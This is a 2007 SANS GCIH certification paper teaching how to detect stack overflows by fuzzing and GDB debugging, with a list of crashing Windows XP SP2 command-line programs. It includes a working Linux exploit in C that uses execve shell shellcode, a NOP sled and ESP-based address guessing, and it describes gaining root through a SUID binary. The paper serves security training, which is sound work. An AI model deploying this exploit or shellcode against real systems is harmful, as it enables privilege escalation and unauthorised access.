GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

© SANS Institute 2007, Author retains full rights.

Stack Based Overflows: Detect & Exploit

GCIH Gold Certification

Author: Morton Christiansen, moc@ezenta.com

Adviser: Richard Wanner

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Table of Contents

1. Introduction 3

2. Detecting Stack Based Overflows 3

2.1. How to Detect Stack Based Overflows 3

2.2. A Real World Example: Microsoft XP SP2 9

3. Exploiting Stack Based Overflows 13

3.1. How to Exploit Stack Based Overflows 13

3.2. Payload 16

4. Conclusion 17

5. References 19

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

1. Introduction

Buffer overflows remain some of the most serious and widespread vulnerabilities that exist, often giving an attacker complete control over the compromised system. Thus, in depth knowledge of how these vulnerabilities and exploits work is of utmost importance to penetration testers and incident handlers.

This thesis focuses on the sub category of buffer overflows known as stack overflows. The SANS GCIH class covers the basic theory of buffer overflows, however, this report goes beyond the class by showing how stack based overflows work in *practice*. More specifically, the aim of this report is to:

- Show how to detect stack overflow vulnerabilities in black box testing. This includes an actual example of detecting vulnerabilities in a real world product. Chapter 2 encompasses this issue.

- Show how to develop stack overflow exploits from the ground up. Chapter 3 encompasses this issue.

The report is limited to covering stack based overflows. Also, defenses are not covered by the report. Finally, since the writing of buffer overflows exploits differ in almost every aspect from OS to OS, the chapter dealing with exploits will focus exclusively on the Linux platform.

2. Detecting Stack Based Overflows

2.1. How to Detect Stack Based Overflows

Stack overflows occur due to insufficient boundary checks. Consequently, detecting stack overflows involves the attacker filling a buffer of the targeted

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

program with more data than the buffer has reserved memory for. The attack can be possible from anywhere the program accepts user supplied input. This includes overt input such as fields, command line arguments, files, sockets etc. readily available to the user. And it also includes covert input, meaning input received by the program that the normal user does not see. Examples are environment variables, hidden fields, and any data automatically added to the communication by the program. As long as data coming from the user gets handled by the targeted program, the user can fuzz this data in order to try to detect vulnerabilities. Covert input may require further analysis by the attacker. This may include running the communication from the client, through a proxy under the control of the attacker in order for him to fuzz the communication data here. It might involve capturing the data between a client and the targeted server, and replaying it later with the parameters fuzzed. Or it might involve debugging or reverse engineering the targeted program. It really all depends on the accepted input of the targeted program, and on the rights of the attacker (i.e. especially if this is a local vs. remote attack). For the example of this report, and in order to simplify the matter in question for educational purposes, the input will be a single command line argument.

When detecting stack overflows, it is helpful to keep our main goal in mind: we should be able to overwrite the Extended Instruction Pointer (EIP). When you call a function, this pointer is saved on the stack for later use. When the function returns, this saved address is used to determine the location of the next executed instruction. Consequently, by overwriting the EIP, we should be able to make it point to our payload. And since the EIP is saved at a higher address, right next to the program's buffers, overwriting the EIP is the exact consequence of

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

insufficient boundary checks. Figure 1 illustrates the basic structure of the stack, having filled buffer 1 with more than the reserved 10 chars, thus successfully overwriting the EIP.





Figure 1: Structure of the stack overflowed

A sample vulnerable C-program is illustrated below. The program takes input from the command line, however, no input validation is implemented. The allocated buffer size, of which the command line argument is copied, is 1024 bytes. Consequently, if the supplied command line argument is equal to or greater than 1024 bytes, the stack will be overflowed.



Screen dump 1: Sample vulnerable C-program - no check implemented on input size

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Stack overflows can be identified as segmentation fault events (illustrated below). The program is run with a varying size of arguments. As can be seen from the screen dump, the program runs without any segmentation faults when the size of command line argument is less than 1032.

```
Shell - Konsole
bt sda1_removable # ./overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Processing 54 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1023"`
Processing 1023 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1024"`
Processing 1024 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1025"`
Processing 1025 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1026"`
Processing 1026 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1027"`
Processing 1027 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1028"`
Processing 1028 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1029"`
Processing 1029 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1030"`
Processing 1030 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1031"`
Processing 1031 bytes of data
bt sda1_removable # ./overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data
Segmentation fault
bt sda1_removable #
```

Screen dump 2: Sample vulnerable C-program overflows when argument is at least 1032 bytes

Of course one will not always be able to see the segmentation fault message directly from the operating system. A more reliable method of detecting stack based overflow is to attach a debugger to the tested program. This is done using the GDB debugger in the screen dump below.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

```
Shell - Konsole
11/  21/  31/  41/  Scrap.shs*                                exploiter*       overflow.c~*
12/  22/  32/  42/  Set\ IP\ address*                         exploiter.c*     security2.html*
13/  23/  33/  43/  Shell.c*                                  exploiter.c~*    snapshot1.png*
14/  24/  34/  44/  Shell.s*                                  ezenta_pic.exe*  snapshot2.png*
15/  25/  35/  5/   Virua.rar.f2f*                            gcih/            snapshot3.png*
16/  26/  36/  6/   Virus\ Test\ -\ PWD\ -\ 12345678.rar*     goog-mail.py*
17/  27/  37/  7/   buf.c*                                    hex*
18/  28/  38/  8/   buf2.txt*                                 hex1*
19/  29/  39/  9/   doc*                                      moc/
bt sda1_removable # ./overflow
Segmentation fault
bt sda1_removable # ./overflow aaaaaaaaaaaa
Processing 12 bytes of data
bt sda1_removable # ./overflow aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAAAAAAAAAAAAAAAAAx
Processing 54 bytes of data
bt sda1_removable # gdb
GNU gdb 6.5
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu".
(gdb) file overflow
Reading symbols from /mnt/sda1_removable/overflow...done.
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) set args `perl -e "print 'A' x 1032"`
(gdb) run
Starting program: /mnt/sda1_removable/overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Screen dump 3: EIP overwritten with the argument AAAA (0x41414141)

In the example our program, named *overflow*, is first attached to the debugger ("file overflow"). Then, the command line argument is set to 1032 *A*s ("set args `perl -e "print 'A' x 1032"`). Finally, the program is run ("run"), resulting in the segmentation fault marked in red. As can be seen, our stack pointer is pointing at the address 0x41414141 - the hexadecimal representation of part of our input (*AAAA*). Consequently, the EIP has successfully been overwritten by our supplied input.

Next, let's try to identify the exact function where the stack overflow

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

occurs, using the debugger (screen dump 4).

```
Shell - Konsole
0x08048434 <main+0>:    push   %ebp
0x08048435 <main+1>:    mov    %esp,%ebp
0x08048437 <main+3>:    sub    $0x8,%esp
0x0804843a <main+6>:    and    $0xfffffff0,%esp
0x0804843d <main+9>:    mov    $0x0,%eax
0x08048442 <main+14>:   add    $0xf,%eax
0x08048445 <main+17>:   add    $0xf,%eax
0x08048448 <main+20>:   shr    $0x4,%eax
0x0804844b <main+23>:   shl    $0x4,%eax
0x0804844e <main+26>:   sub    %eax,%esp
0x08048450 <main+28>:   sub    $0x8,%esp
0x08048453 <main+31>:   mov    0xc(%ebp),%eax
0x08048456 <main+34>:   add    $0x4,%eax
0x08048459 <main+37>:   sub    $0x4,%esp
0x0804845c <main+40>:   pushl  (%eax)
0x0804845e <main+42>:   call   0x80482f8 <strlen@plt>
0x08048463 <main+47>:   add    $0x8,%esp
0x08048466 <main+50>:   push   %eax
0x08048467 <main+51>:   push   $0x8048594
0x0804846c <main+56>:   call   0x8048318 <printf@plt>
0x08048471 <main+61>:   add    $0x10,%esp
0x08048474 <main+64>:   sub    $0xc,%esp
0x08048477 <main+67>:   mov    0xc(%ebp),%eax
0x0804847a <main+70>:   add    $0x4,%eax
0x0804847d <main+73>:   pushl  (%eax)
0x0804847f <main+75>:   call   0x8048414 <overflow_test>
0x08048484 <main+80>:   add    $0x10,%esp
0x08048487 <main+83>:   mov    $0x0,%eax
0x0804848c <main+88>:   leave
0x0804848d <main+89>:   ret
0x0804848e <main+90>:   nop
0x0804848f <main+91>:   nop
End of assembler dump.
(gdb) break *0x0804847f
Breakpoint 1 at 0x804847f
(gdb) run
Starting program: /mnt/sda1_removable/overflow `perl -e "print 'A' x 1032"`
Processing 1032 bytes of data

Breakpoint 1, 0x0804847f in main ()
(gdb) next
Single stepping until exit from function main,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Screen dump 4: Identifying the vulnerable function

What we have done in the example above, is that we have asked the debugger to

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

break once it reaches the address calling the function *overflow_test* ("break *0x804847f"). As can be seen, running ("run") the program up to this breakpoint does not result in any segmentation faults, thus the vulnerable function is located later in the program. Continuing the program from the breakpoint ("next") does result in a segmentation fault. Since *overflow_test* is the last function left after the breakpoint, we can conclude that the stack overflow vulnerability is located in this function. Consequently, using breakpoints along with stepping through the program can be used to detect the exact vulnerable function of a program.

2.2. A Real World Example: Microsoft XP SP2

It is important to note that single command line arguments typically are only a small percentages of the total data input channels of the targeted program. Socket communication, files and input fields are other important channels through which an attacker may provide fuzzed data to the program.

Being that single command line arguments are only a small percentage of the total data input channels of the targeted program, it would be interesting to do a reality check, and see if there are any real world products that are vulnerable to stack overflows even through this very simple and limited attack surface.

Somewhat surprising, looking at Microsoft Windows XP SP2 reveals several such vulnerabilities. During a command line call to every executable program of Windows XP itself, with one argument as long as possible, showed that the programs stated below are vulnerable to stack overflowing attacks.


© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Vulnerable program	Overflows when command line argument is larger than
eventvwr.exe	845 characters
Mrinfo.exe	53 characters
netsetup.exe	271 characters
odbcconf.exe	1618 characters
Sdbinst.exe	541 characters


Figure 2: Vulnerable programs at command line in Windows XP SP2 with current patches

Executing *netsetup.exe* with 271 (or more) characters will prove this (screen dump 5). Depending on whether Data Execution Prevention (DEP) is enabled on your Windows XP, you should either be getting a message from DEP having prevented the overflow (screen dump 6), or an error massage essentially saying that you have successfully overflowed the EIP offset (screen dump 7). Also, it should be noted that even though DEP indeed does provide an extra layer of security, ways of circumventing this layer too has been discovered (Litchfield, 2005).

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.




Screen dump 5: Detecting the stack overflow vulnerability in netsetup.exe



Screen dump 6: DEP - Data Execution Prevention

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.



Screen dump 7: EIP offset overwritten with the argument AAAA (0x41414141)

It should be noted that the specific Windows XP vulnerabilities are to be considered low risk. Locally, this is the case, since they run as the standard user, i.e. privilege escalation is not possible. And at the same time providing input to the command line argument is generally not possible for a remote attacker. Thus, the only scenario where exploiting these command line executables becomes attractive for an attacker, would be if they are integrated in another program, treating remotely supplied input as command line arguments.

Educationally, the fact that the most widespread OS still suffers from stack overflow vulnerabilities, even when just testing at command line, indicates a very good chance of finding stack overflows in existing products generally, especially if fuzzing every channel of input to the targeted program. Following the frequent reporting of stack overflows at the vulnerability list Bugtraq (SecurityFocus,

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

2007) will yield support for this claim.

3. Exploiting Stack Based Overflows

3.1. How to Exploit Stack Based Overflows

Having detected the vulnerable program and function, the next challenge is finding out how to execute our payload. The payload could be located in a number of places including files, variables and fields controlled by the attacker. This is often the case if the available memory is too small to contain the payload. Most commonly, however, the payload is stored in or near the exploited buffer.

So, we have successfully overwritten the EIP, but where should we make it point to (i.e. which instruction should be executed next)? Obviously, we would like it to point to our payload, but how do we know the address of the payload?




Figure 3: The problem of locating the payload

In our scenario we will use the method of direct jumping/guessing offsets. Using this method the attacker essentially guesses an address for the EIP to point to. This method relies on the fact that the extended stack pointer (ESP) is easily identifiable on most Linux/Unix platforms. The ESP points to the current position of the stack, putting us somewhere *near* the place where the supplied input will be stored. The attacker may then add a NOP sled before the payload, doing nothing

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

except sliding down to the payload. Thus, as long as the EIP points to somewhere in the NOP sled, the attack will succeed.




Figure 4: Executing the payload via direct jumping

This method of exploitation is implemented in practice by the program listed in screen dump 8. The array *shellcode* contains the actual payload to be executed, in this case the opening of a new shell for the attacker to abuse. The function *get_sp* returns the current value of ESP. The exploit then creates a NOP sled with the payload in the middle of it, before finally running the vulnerable program using it all as a command line argument.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

exploiter.c - KWrite


File Edit View Bookmarks Tools Settings Help

```
#include <stdio.h>

char shellcode[] =
"\x31\xdb"
"\x8d\x43\x17"
"\xcd\x80"
"\x31\xd2"
"\x52"
"\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69"
"\x89\xe3"
"\x52"
"\x53"
"\x89\xe1"
"\xb0\x0b"
"\xcd\x80";

unsigned long get_sp()
{
        __asm__("mov %esp, %eax\n");
}

int main(void)
{
        int i;
        char buffer[1042];
        memset(buffer, 0x90, sizeof(buffer));
        memcpy(buffer + 512, shellcode, strlen(shellcode));
        for(i = (sizeof(buffer) - 128) - 2; i < sizeof(buffer); i += 4)
                *(long *)&buffer[i] = get_sp() + 812;
        execl("./overflow","vuln",buffer,NULL);
}
```

Screen dump 8: Automatic ESP/EIP identification and exploitation

Running the above exploit will result in the payload being executed, i.e. the attacker will be met with a shell prompt. If the vulnerable program has been installed SUID root - meaning it runs with the privileges of the root user - the attacker will now have root level access to the system, as illustrated in screen dump 9.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.



Screen dump 9: Gaining root privileges when sample vulnerable C-program is SUID root

3.2. Payload

As already seen the payload is what the user actually wants the targeted program to do. Technically, it is shell codes - machine code being a numeric representation of the assembly instructions.

Basically, there are two main ways of getting this code: find it online, or do it yourself. Finding it online means borrowing shell codes from other exploits, or doing lookups in shell code databases like the one from Metasploit (Metasploit, 2007). On the other hand, doing it yourself involves coding in machine code, assembly or a higher level language like C/C++. Of course, if programming in C/C++ one would need to translate it into assembly language afterwards. Using the GCC compiler on Unix/Linux with the -S switch, i.e. *gcc -S myshellcode.c*, will achieve this.

In the exploit listed in screen dump 8, the array *shellcode* contained the payload. This shell code was taken from another exploit in the classical paper by Aleph One (1996). Of course, this array can be changed to any other shellcode. Typically, payload is coded to do things like adding a privileged user to the system, opening a port with a privileged listening shell, or making a reverse shell

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

to the IP-address of the attacker in order to help getting around the firewall. The limitation of doable damage at this point really only depends on the privileges of the compromised program and on the will of the attacker.

4. Conclusion

This report provided the reader with a basic understanding of how stack based overflows work in practice. It was shown that the most accurate way of detecting stack overflows is by attaching a debugger to the targeted program. This will not only allow us to conclude whether a stack overflow exists, it will even allow us to track down the exact vulnerable function. If it is not possible to attach a debugger to the program we may look for secondary indications of potential stack overflows. This includes tracking down segmentation faults at the terminal, and observing whether the targeted program crashes as a result of overwriting the EIP. When doing real life penetration testing, all channels that the targeted program accepts input from should be mapped down. And all parameters within these channels should be fuzzed in order to look for stack overflows and other vulnerabilities.

Furthermore, it was shown how to exploit a sample vulnerable program on the Linux platform. This was achieved through the direct jumping method - guessing an approximate address on the basis of the ESP, and then making a NOP sled to the payload. The payload then, could by anything coded in (or translated to) machine code by the attacker. The functionality of the payload really only depends on the privileges of the compromised program and on the will of the attacker.

Finally, the report located a number of stack overflow vulnerabilities in the

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

latest version of Microsoft Windows XP SP2. While by themselves low risk vulnerabilities, the finding of them does question the quality of code provided to us today. When even the most widespread OS in the world suffers from stack overflows, chances are that exhaustive penetration testing of many other real life products will show the same type of vulnerabilities.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

5. References

Aleph One. Smashing The Stack For Fun And Profit. Phrack Magazine Issue 49: 1996. http://www.phrack.org/archives/49/P49-14

Detmer, Richard C. 80x86 Assembly Language and Computer Architecture. Jones and Bartlett Computer Science: 2001

Foster, James C., Vincent Liu. Writing Security Tools and Exploits. Syngress: 2006

Foster, James C., Vitaly Osipov, Nish Bhalla, Niels Heinen. Buffer Overflow Attacks. Syngress: 2005

Foundstone. Ultimate Hacking Expert: Black Hat Edition. Foundstone: 2006

Litchfield, David. Buffer Underruns, DEP, ASLR and improving the Exploitation Prevention Mechanisms (XPMs) on the Windows platform. Next Generation Security Software Ltd.: September 30th 2005. http://www.ngssoftware.com/papers/xpms.pdf

Metasploit, (2007). The shellcode archive. Retrieved October 5, 2007, from Metasploit Web site: http://www.metasploit.com/shellcode.html

Murat. Buffer Overflows Demystified. Enderunix. http://www.enderunix.org/docs/eng/bof-eng.txt

SecurityFocus, (2007). BugTraq. Retrieved October 5, 2007, from SecurityFocus. Web site: http://www.securityfocus.com/archive/1

Skoudis, Ed, SANS. Security 504 Hacker Techniques, Exploits & Incident Handling - 504.3 Computer and Network Hacker Exploits, Part 2. SANS Institute: 2006

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Last Updated: May 1st, 2017

Upcoming Training

Click Here to {Get CERTIFIED!}

SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
Community SANS St Louis SEC504	St Louis, MO	May 15, 2017 - May 20, 2017	Community SANS
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Huntsville - SEC504	Huntsville, AL	Jun 12, 2017 - Jun 17, 2017	Community SANS
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
